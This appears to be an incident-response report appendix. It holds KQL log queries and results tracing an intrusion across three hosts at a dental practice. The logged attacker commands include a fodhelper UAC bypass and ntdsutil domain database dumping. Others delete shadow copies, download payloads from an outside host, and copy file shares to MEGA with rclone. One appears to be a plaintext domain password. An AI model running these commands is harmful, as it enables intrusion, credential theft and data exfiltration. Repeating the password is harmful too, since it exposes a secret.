2/4/2026, 1:59:25.000 AM	C:\Windows\System32\rundll32.exe	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Windows\System32\rundll32.exe
2/4/2026, 1:59:10.000 AM	C:\Windows\system32\svchost.exe	HKLM\System\CurrentControlSet\Services\DsmSvc\State\SessionNumber
2/4/2026, 1:59:09.000 AM	C:\Windows\Explorer.EXE	HKU\S-1-5-21-3792733513-337468670-578946671-1133\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.iso\OpenWithList\a
2/4/2026, 1:59:04.000 AM	C:\Windows\System32\svchost.exe	HKLM\System\CurrentControlSet\Services\ClipSVC\Parameters\ProcessBiosKey
2/4/2026, 1:59:04.000 AM	C:\Windows\system32\svchost.exe	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\Microsoft.Windows.Search_cw5n1h2txyewy
2/4/2026, 1:59:03.000 AM	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
2/4/2026, 1:59:02.000 AM	C:\Program Files\7-Zip\7zG.exe	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Program Files\7-Zip\7zG.exe

B-3. *First-lure registry writes, 01:59 to 02:01: BAM and DsmSvc only, no persistence. Cited in 7.2, 9.x.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:59) .. datetime(2026-02-04 02:40))
| where host == "BACKOFFICE-PC1" and EventID in (8, 10)
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where SrcImg has "rundll32"
| project EventTime, EventID, SrcImg, TgtImg, granted_access
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	EventID	SrcImg	TgtImg	granted_access
2/4/2026, 2:32:48.000 AM	10	C:\Windows\system32\rundll32.exe	c:\windows\system32\notepad.exe	0x1fffff
2/4/2026, 2:32:48.000 AM	8	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe	
2/4/2026, 2:32:59.000 AM	10	C:\Windows\system32\rundll32.exe	c:\windows\system32\notepad.exe	0x1fffff
2/4/2026, 2:32:59.000 AM	8	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe	
2/4/2026, 2:34:56.000 AM	10	C:\Windows\system32\rundll32.exe	c:\windows\system32\notepad.exe	0x1fffff
2/4/2026, 2:34:56.000 AM	8	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe	
2/4/2026, 2:35:45.000 AM	10	C:\Windows\system32\rundll32.exe	c:\windows\system32\notepad.exe	0x1fffff
2/4/2026, 2:35:45.000 AM	8	C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe	

B-4. *rundll32 into* `notepad.exe`*, EventID 10 (0x1fffff) and EventID 8, 02:32:48 to 02:35:45. Cited in 7.3.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:40) .. datetime(2026-02-04 02:43))
| where host == "BACKOFFICE-PC1"
| where CommandLine has_any ("ms-settings", "fodhelper") or TargetObject has "ms-settings"
    or Image has_any (@"Users\Public\taskhostw", "fodhelper") or TargetFilename has @"Users\Public"
| project EventTime, EventID, Image, ParentImage, CommandLine, TargetObject, TargetFilename, IntegrityLevel
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	EventID	Image	ParentImage	CommandLine	TargetObject	TargetFilename	IntegrityLevel
2/4/2026, 2:40:15.000 AM	11	C:\Windows\system32\rundll32.exe				C:\Users\Public\taskhostw.exe	
2/4/2026, 2:40:15.000 AM	29	C:\Windows\system32\rundll32.exe				C:\Users\Public\taskhostw.exe	
2/4/2026, 2:40:41.000 AM	1	C:\Windows\System32\reg.exe	C:\Windows\System32\rundll32.exe	reg add HKCU\Software\Classes\ms-settings\shell\open\command /ve /t REG_SZ /d C:\Users\Public\taskhostw.exe /f			Medium
2/4/2026, 2:40:41.000 AM	13	C:\Windows\system32\reg.exe			HKU\S-1-5-21-3792733513-337468670-578946671-1133_Classes\ms-settings\shell\open\command\(Default)		
2/4/2026, 2:40:52.000 AM	1	C:\Windows\System32\reg.exe	C:\Windows\System32\rundll32.exe	reg add HKCU\Software\Classes\ms-settings\shell\open\command /ve /t REG_SZ /d C:\Users\Public\taskhostw.exe /f			Medium
2/4/2026, 2:40:53.000 AM	13	C:\Windows\system32\reg.exe			HKU\S-1-5-21-3792733513-337468670-578946671-1133_Classes\ms-settings\shell\open\command\(Default)		
2/4/2026, 2:42:08.000 AM	13	C:\Windows\system32\reg.exe			HKU\S-1-5-21-3792733513-337468670-578946671-1133_Classes\ms-settings\shell\open\command\DelegateExecute		
2/4/2026, 2:42:08.000 AM	1	C:\Windows\System32\reg.exe	C:\Windows\System32\rundll32.exe	reg add HKCU\Software\Classes\ms-settings\shell\open\command /v DelegateExecute /t REG_SZ /d "" /f			Medium
2/4/2026, 2:42:11.000 AM	1	C:\Windows\System32\fodhelper.exe	C:\Windows\System32\rundll32.exe	fodhelper.exe			Medium
2/4/2026, 2:42:39.000 AM	1	C:\Windows\System32\fodhelper.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\fodhelper.exe"			Medium
2/4/2026, 2:42:39.000 AM	1	C:\Windows\System32\fodhelper.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\fodhelper.exe"			High
2/4/2026, 2:42:39.000 AM	7	C:\Windows\System32\fodhelper.exe					
2/4/2026, 2:42:39.000 AM	1	C:\Windows\System32\fodhelper.exe	C:\Windows\System32\cmd.exe	fodhelper.exe			Medium
2/4/2026, 2:42:39.000 AM	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\rundll32.exe	cmd /c fodhelper.exe			Medium
2/4/2026, 2:42:40.000 AM	1	C:\Users\Public\taskhostw.exe	C:\Windows\System32\fodhelper.exe	"C:\Users\Public\taskhostw.exe"			High
2/4/2026, 2:42:40.000 AM	22	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:40.000 AM	7	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:41.000 AM	22	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:41.000 AM	22	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:42.000 AM	3	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:42.000 AM	3	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:42.000 AM	3	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:42.000 AM	3	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:42.000 AM	22	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:42.000 AM	3	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:43.000 AM	3	C:\Users\Public\taskhostw.exe					
2/4/2026, 2:42:43.000 AM	22	C:\Users\Public\taskhostw.exe					

B-5. `ms-settings` *hijack, both fodhelper attempts, and taskhostw at High integrity, 02:40 to 02:43. Cited in 7.4.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:40) .. datetime(2026-02-04 04:00))
| where host == "BACKOFFICE-PC1" and EventID == 1
| where Image has @"Users\Public" or ParentImage has_any (@"Users\Public", "fodhelper", "notepad")
| project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	Image	ParentImage	CommandLine	IntegrityLevel
2/4/2026, 2:42:40.000 AM	C:\Users\Public\taskhostw.e...	C:\Windows\System32\fodhelper.exe	"C:\Users\Public\taskhostw.exe"	High
EventTime [UTC]	2026-02-04T02:42:40Z			
Image	C:\Users\Public\taskhostw.exe			
ParentImage	C:\Windows\System32\fodhelper.exe			
CommandLine	"C:\Users\Public\taskhostw.exe"			
IntegrityLevel	High			

B-6. `C:\Users\Public\taskhostw.exe` *at High integrity under fodhelper.exe, 02:42:40. Cited in 7.4.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where Image endswith "taskhostw.exe"
| summarize Events = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime), Parents = make_set(ParentImage) by host, Image
| sort by host asc
```

Results Chart

host	Image	Events	FirstSeen [UTC]	LastSeen [UTC]	Parents
ADDC01	C:\Windows\System32\taskhostw.exe	36	2/4/2026, 12:56:38.000 AM	2/4/2026, 6:27:30.000 PM	[""]
ADDC01	C:\Windows\system32\taskhostw.exe	2	2/4/2026, 1:01:40.000 AM	2/4/2026, 1:01:40.000 AM	[""]
ADDC01	C:\Users\Public\taskhostw.exe	2933	2/4/2026, 4:29:10.000 AM	2/4/2026, 6:47:28.000 PM	["","C:\\Windows\\System32\\wbem\\WmiPrvSE.exe"]
BACKOFFICE-PC1	C:\Windows\System32\taskhostw.exe	26	2/4/2026, 1:12:44.000 AM	2/4/2026, 2:08:06.000 PM	[""]
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	699	2/4/2026, 2:42:40.000 AM	2/4/2026, 9:24:01.000 AM	["","C:\\Windows\\System32\\fodhelper.exe"]
BACKOFFICE-PC1	C:\Windows\system32\taskhostw.exe	2	2/4/2026, 9:47:26.000 AM	2/4/2026, 9:47:26.000 AM	[""]
HL-FS01	C:\Users\Public\taskhostw.exe	5708	2/4/2026, 3:35:10.000 AM	2/4/2026, 2:47:52.000 PM	["","C:\\Windows\\System32\\wbem\\WmiPrvSE.exe","C:\\Windows\\explorer.exe"]
HL-FS01	C:\Windows\system32\taskhostw.exe	2	2/4/2026, 1:25:19.000 PM	2/4/2026, 1:25:19.000 PM	[""]
HL-FS01	C:\Windows\System32\taskhostw.exe	28	2/4/2026, 12:27:19.000 AM	2/4/2026, 1:53:01.000 PM	[""]

B-7. *taskhostw.exe by path and host: System32 baseline against the* `Users\Public` *copies. Cited in 7.5.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 8
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where SrcImg has "taskhostw" and TgtImg has "spoolsv"
| summarize Injections = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime) by host, SrcImg, TgtImg
```

Results Chart

host	SrcImg	TgtImg	Injections	FirstSeen [UTC] ↑↓	LastSeen [UTC]
ADDC01	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	1	2/4/2026, 4:34:12.000 AM	2/4/2026, 4:34:12.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	1	2/4/2026, 4:26:08.000 AM	2/4/2026, 4:26:08.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	2	2/4/2026, 2:47:11.000 AM	2/4/2026, 3:31:58.000 AM

B-8. *EventID 8, taskhostw into spoolsv on all three hosts. Cited in 7.6.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:30) .. datetime(2026-02-04 03:00))
| where host == "BACKOFFICE-PC1" and EventID == 10
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
        TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg has "lsass"
| project EventTime, SrcImg, TgtImg, granted_access
| sort by EventTime asc
```

Results | Chart

EventTime [UTC]	SrcImg	TgtImg	granted_access
2/4/2026, 2:35:47.000 AM	C:\Windows\system32\SearchIndexer.exe	C:\Windows\system32\lsass.exe	0x21410
2/4/2026, 2:37:03.000 AM	C:\Windows\system32\SearchIndexer.exe	C:\Windows\system32\lsass.exe	0x21410
2/4/2026, 2:49:46.000 AM	C:\Windows\System32\spoolsv.exe	C:\Windows\system32\lsass.exe	0x1410
2/4/2026, 2:49:46.000 AM	C:\Windows\System32\spoolsv.exe	C:\Windows\system32\lsass.exe	0x1fffff
2/4/2026, 2:50:17.000 AM	C:\Windows\System32\spoolsv.exe	C:\Windows\system32\lsass.exe	0x1fffff

B-9. *LSASS access on PC1: SearchIndexer background, then spoolsv 0x1fffff at 02:49:46 and 02:50:17. Cited in 7.6.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventCode == 5379
| summarize Reads = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime) by host
```

Results | Chart

host	Reads	FirstSeen [U... ↑↓	LastSeen [UTC]
HL-FS01	44	2/4/2026, 2:17:51.00...	2/4/2026, 1:45:13.000 PM
ADDC01	51	2/4/2026, 12:56:37.0...	2/4/2026, 5:24:13.000 PM
BACKOFFICE-PC1	268	2/4/2026, 12:32:11.0...	2/4/2026, 1:53:40.000 PM

B-10. *Credential Manager reads (EventCode 5379) by host, starting before the intrusion. Cited in 7.6, 9.x.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where Image has "AnyDesk" or ParentImage has "AnyDesk" or TargetFilename has "AnyDesk" or CommandLine has "AnyDesk"
| project EventTime, host, EventID, Image, ParentImage, CommandLine, TargetFilename, DestinationIp, DestinationPort
| sort by EventTime asc
```

Results | Chart

EventTime [UTC]	host	EventID	Image	ParentImage	CommandLine
2/4/2026, 1:08:17.000 AM	BACKOFFICE-PC1	13	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:08:45.000 AM	BACKOFFICE-PC1	13	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:53:00.000 AM	BACKOFFICE-PC1	13	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 5:15:29.000 AM	BACKOFFICE-PC1	13	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 10:43:40.000 AM	BACKOFFICE-PC1	22	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 10:44:22.000 AM	BACKOFFICE-PC1	22	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 10:44:23.000 AM	BACKOFFICE-PC1	22	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:02.000 PM	BACKOFFICE-PC1	22	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:02.000 PM	BACKOFFICE-PC1	13	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:03.000 PM	BACKOFFICE-PC1	13	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:05.000 PM	BACKOFFICE-PC1	7	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:05.000 PM	BACKOFFICE-PC1	13	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:05.000 PM	BACKOFFICE-PC1	7	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:07.000 PM	BACKOFFICE-PC1	22	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:07.000 PM	BACKOFFICE-PC1	22	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:47:08.000 PM	BACKOFFICE-PC1	22	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:50:02.000 PM	BACKOFFICE-PC1	1	C:\Program Files (x86)\AnyDesk\AnyDesk.exe	C:\Windows\explorer.exe	"C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --control
2/4/2026, 1:50:06.000 PM	BACKOFFICE-PC1	17	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:50:07.000 PM	BACKOFFICE-PC1	7	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:50:07.000 PM	BACKOFFICE-PC1	7	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		
2/4/2026, 1:52:36.000 PM	BACKOFFICE-PC1	1	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\AnyDesk\connection_trace.txt
2/4/2026, 1:53:07.000 PM	BACKOFFICE-PC1	1	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe	"C:\Windows\system32\NOTEPAD.EXE" C:\ProgramData\AnyDesk\connection_trace.txt
2/4/2026, 2:28:06.000 PM	BACKOFFICE-PC1	13	C:\Program Files (x86)\AnyDesk\AnyDesk.exe		

B-11. *AnyDesk activity on PC1, present from 01:08. Cited in 7.6, 9.x.*

```
let Window = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:30) .. datetime(2026-02-04 04:35))
| where EventID == 1;
let Moves = Window
| where ParentImage has "spoolsv"
| where CommandLine contains "net use" or CommandLine contains @"\C$" or CommandLine contains @":\Users\Public\taskhostw"
| project EventTime, host, Stage = "Cred use / payload copy", Image, ParentImage, CommandLine;
let Arrivals = Window
| where Image =~ @"C:\Users\Public\taskhostw.exe" and host in ("HL-FS01", "ADDC01")
| summarize arg_min(EventTime, ParentImage, CommandLine) by host, Image
| project EventTime, host, Stage = "Backdoor first runs", Image, ParentImage, CommandLine;
union Moves, Arrivals
| sort by EventTime asc
```

Results | Chart

EventTime [UTC]	host	Stage	Image	ParentImage	CommandLine
2/4/2026, 3:33:38.000 AM	BACKOFFICE-PC1	Cred use / payload copy	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c copy C:\Users\Public\taskhostw.exe \\172.16.0.8\C$\Users\Public\taskhostw.exe
2/4/2026, 3:34:09.000 AM	BACKOFFICE-PC1	Cred use / payload copy	C:\Windows\System32\net.exe	C:\Windows\System32\spoolsv.exe	net use Z: \\172.16.0.8\C$ /user:HARBORLIGHT\Emily.Grant Dental2024!
2/4/2026, 3:34:14.000 AM	BACKOFFICE-PC1	Cred use / payload copy	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c copy C:\Users\Public\taskhostw.exe Z:\Users\Public\taskhostw.exe
2/4/2026, 3:35:10.000 AM	HL-FS01	Backdoor first runs	C:\Users\Public\taskhostw.exe	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Users\Public\taskhostw.exe
2/4/2026, 4:28:22.000 AM	HL-FS01	Cred use / payload copy	C:\Windows\System32\net.exe	C:\Windows\System32\spoolsv.exe	net use Y: \\172.16.0.7\C$ /user:HARBORLIGHT\Emily.Grant Dental2024!
2/4/2026, 4:28:52.000 AM	HL-FS01	Cred use / payload copy	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c copy C:\Users\Public\taskhostw.exe Y:\Users\Public\taskhostw.exe
2/4/2026, 4:29:10.000 AM	ADDC01	Backdoor first runs	C:\Users\Public\taskhostw.exe	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Users\Public\taskhostw.exe

B-12. *Lateral movement:* `net use` *and payload copies under spoolsv, and the backdoor's first run on each host. Cited in 7.7, 7.8.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:30) .. datetime(2026-02-04 03:40))
| where host == "BACKOFFICE-PC1" and EventID == 3
| where Image has "spoolsv" or DestinationIp == "172.16.0.8"
| project EventTime, Image, DestinationIp, DestinationPort
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	Image	DestinationIp	DestinationPort
2/4/2026, 3:35:12.000 AM	C:\Windows\System32\svchost.exe	172.16.0.8	5353
2/4/2026, 3:35:12.000 AM	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	172.16.0.8	5353

B-13. *Dead end: EventID 3 on PC1, 03:30 to 03:40, shows only mDNS 5353. Cited in 7.7, 7.19.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:29) .. datetime(2026-02-04 23:59))
| where host == "ADDC01" and EventID in (1, 3)
| where CommandLine has_any ("172.16.0.8", "HL-FS01", "BACKOFFICE", "/node", "process call create", "Invoke-WmiMethod", "Invoke-Command")
    or (EventID == 3 and DestinationIp startswith "172.16.0." and DestinationIp != "172.16.0.7")
| project EventTime, EventID, Image, ParentImage, CommandLine, DestinationIp, DestinationPort
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	EventID	Image	ParentImage	CommandLine	DestinationIp	DestinationPort
2/4/2026, 4:34:25.000 AM	3	C:\Windows\System32\svchost.exe			172.16.0.109	5353
2/4/2026, 4:42:28.000 AM	1	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\spoolsv.exe	wmic /node:172.16.0.7 /user:HARBORLIGHT\Emily.Grant /password:Dental2024! process call create "cmd /c vssadmin delete shadows /all /quiet"		
2/4/2026, 4:44:33.000 AM	3	C:\Windows\System32\wbem\WMIC.exe			172.16.0.8	50430
2/4/2026, 4:44:44.000 AM	3	C:\Windows\System32\wbem\WMIC.exe			172.16.0.109	63561
2/4/2026, 4:45:34.000 AM	3	C:\Windows\System32\svchost.exe			172.16.0.132	5353
2/4/2026, 4:47:30.000 AM	3	C:\Windows\System32\svchost.exe			172.16.0.8	5353
2/4/2026, 5:10:54.000 AM	3	C:\Windows\System32\svchost.exe			172.16.0.174	5353
2/4/2026, 7:01:51.000 AM	3	C:\Windows\System32\svchost.exe			172.16.0.223	5353
2/4/2026, 7:33:55.000 AM	3	C:\Windows\System32\svchost.exe			172.16.0.110	5353
2/4/2026, 2:14:27.000 PM	3	C:\Windows\System32\svchost.exe			172.16.0.10	5353
2/4/2026, 3:39:35.000 PM	3	C:\Windows\System32\svchost.exe			172.16.0.132	5353
2/4/2026, 4:09:04.000 PM	3	C:\Windows\System32\svchost.exe			172.16.0.174	5353
2/4/2026, 5:38:25.000 PM	3	C:\Windows\System32\svchost.exe			172.16.0.223	5353
2/4/2026, 6:38:22.000 PM	3	C:\Windows\System32\svchost.exe			172.16.0.110	5353

B-14. *ADDC01 after 04:29: WMI shadow deletion, then WMIC connections to 172.16.0.8 and 172.16.0.109. Cited in 7.8.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:40) .. datetime(2026-02-04 04:50))
| where host == "ADDC01" and EventID == 1
| where Image has "wmic" or ParentImage has "spoolsv" or CommandLine has "wmic"
| project EventTime, Image, ParentImage, CommandLine
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	Image	ParentImage	CommandLine
2/4/2026, 4:42:28.000 AM	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\spoolsv.exe	wmic /node:172.16.0.7 /user:HARBORLIGHT\Emily.Grant /password:Dental2024! process call create "cmd /c vssadmin delete shadows /all /quiet"
2/4/2026, 4:43:35.000 AM	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "vssadmin delete shadows /all /quiet"
2/4/2026, 4:44:48.000 AM	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c C:\Users\Public\OneDriveSync.exe

B-15. *ADDC01, 04:40 to 04:50: wmic, vssadmin and* `OneDriveSync.exe` *under spoolsv. Cited in 7.8, 7.12.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:30) .. datetime(2026-02-04 05:00))
| where host == "ADDC01"
| where (EventID == 1 and (CommandLine has "ntdsutil" or Image has "ntdsutil"))
    or (EventID == 11 and TargetFilename has @"Windows\Temp\ntds")
| project EventTime, EventID, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	EventID	Image	ParentImage	CommandLine
2/4/2026, 4:33:55.000 AM	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit"
2/4/2026, 4:33:55.000 AM	1	C:\Windows\System32\ntdsutil.exe	C:\Windows\System32\cmd.exe	ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit
2/4/2026, 4:35:35.000 AM	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit"
2/4/2026, 4:35:35.000 AM	1	C:\Windows\System32\ntdsutil.exe	C:\Windows\System32\cmd.exe	ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit

B-16. `ntdsutil` *IFM on ADDC01 at 04:33:55 and 04:35:35. Cited in 7.10.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:40) .. datetime(2026-02-04 04:00))
| where host == "HL-FS01" and EventID == 1 and CommandLine has "-enc"
| extend b64 = extract(@"-enc\s+([A-Za-z0-9+/=]+)", 1, CommandLine)
| extend Decoded = replace_regex(base64_decode_tostring(b64), @"\x00", "")
| project EventTime, Decoded
```

Results | Chart

EventTime [UTC]	Decoded
2/4/2026, 3:53:43.000 AM	IWR -Uri "https://sync.cloud-endpoint.net/rclone.conf" -OutFile "C:\ProgramData\Microsoft\rclone.conf"
2/4/2026, 3:47:54.000 AM	IWR -Uri "https://sync.cloud-endpoint.net/update.bat" -OutFile "C:\ProgramData\Microsoft\update.bat"
2/4/2026, 3:47:40.000 AM	
2/4/2026, 3:47:33.000 AM	IWR -Uri "https://sync.cloud-endpoint.net/config.dat" -OutFile "C:\ProgramData\Microsoft\config.dat"
2/4/2026, 3:47:19.000 AM	IWR -Uri "https://sync.cloud-endpoint.net/MsMpEng.exe" -OutFile "C:\ProgramData\Microsoft\Windows Defender\MsMpEng.exe"
2/4/2026, 3:44:56.000 AM	IWR -Uri "https://sync.cloud-endpoint.net/RuntimeBroker.exe" -OutFile "C:\ProgramData\Microsoft\RuntimeBroker.exe"

B-17. *Decoded PowerShell `-enc` on FS01: `IWR` downloads from `sync.cloud-endpoint.net`. Cited in 7.9.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:00) .. datetime(2026-02-04 05:30))
| where host == "HL-FS01" and EventID == 3
| where DestinationPort == 443 and not(DestinationIp startswith "172.16.")
| summarize Conns = count(), First = min(EventTime), Last = max(EventTime) by Image, DestinationIp
| sort by First asc
```

Results | Chart

Image	DestinationIp	Conns	First [UTC]	Last [UTC]
C:\Users\Public\taskhostw.exe	172.67.174.46	1240	2/4/2026, 3:35:11.000 AM	2/4/2026, 5:24:07.000 AM
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	104.21.30.237	4	2/4/2026, 3:44:59.000 AM	2/4/2026, 3:47:56.000 AM
C:\Users\Public\taskhostw.exe	104.21.30.237	3132	2/4/2026, 3:53:25.000 AM	2/4/2026, 5:29:51.000 AM
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	172.67.174.46	1	2/4/2026, 3:53:44.000 AM	2/4/2026, 3:53:44.000 AM
C:\ProgramData\Microsoft\MsMpEng.exe	66.203.125.16	7	2/4/2026, 3:58:34.000 AM	2/4/2026, 4:00:17.000 AM
C:\ProgramData\Microsoft\OneDriveSync.exe	172.67.174.46	1	2/4/2026, 4:47:30.000 AM	2/4/2026, 4:47:30.000 AM
C:\ProgramData\Microsoft\wsync.exe	172.67.174.46	1	2/4/2026, 4:54:56.000 AM	2/4/2026, 4:54:56.000 AM
C:\ProgramData\Microsoft\wsync.exe	104.21.30.237	4	2/4/2026, 5:26:27.000 AM	2/4/2026, 5:29:27.000 AM
C:\ProgramData\Microsoft\OneDriveSync.exe	104.21.30.237	4	2/4/2026, 5:26:47.000 AM	2/4/2026, 5:29:47.000 AM

B-18. *FS01 outbound 443 by image: C2, PowerShell staging, and rclone to the MEGA API. Cited in 7.11.*

EventTime [UTC]	EventID	Image	ParentImage	CommandLine	DestinationIp	DestinationPort
2/4/2026, 3:59:04.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.40	80
2/4/2026, 3:59:10.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.62	80
2/4/2026, 3:59:11.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 3:59:56.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.37	80
2/4/2026, 4:00:14.000 AM	7	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:14.000 AM	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\rclone.conf copy C:\Shares mega:HARBORLIGHT-exfil -q"		
2/4/2026, 4:00:16.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:16.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			66.203.125.16	443
2/4/2026, 4:00:17.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:17.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			66.203.125.16	443
2/4/2026, 4:00:17.000 AM	22	C:\ProgramData\Microsoft\MsMpEng.exe				
2/4/2026, 4:00:17.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			162.208.16.91	80
2/4/2026, 4:00:17.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			66.203.125.16	443
2/4/2026, 4:00:17.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			66.203.126.146	80
2/4/2026, 4:00:17.000 AM	3	C:\ProgramData\Microsoft\MsMpEng.exe			185.206.25.61	80
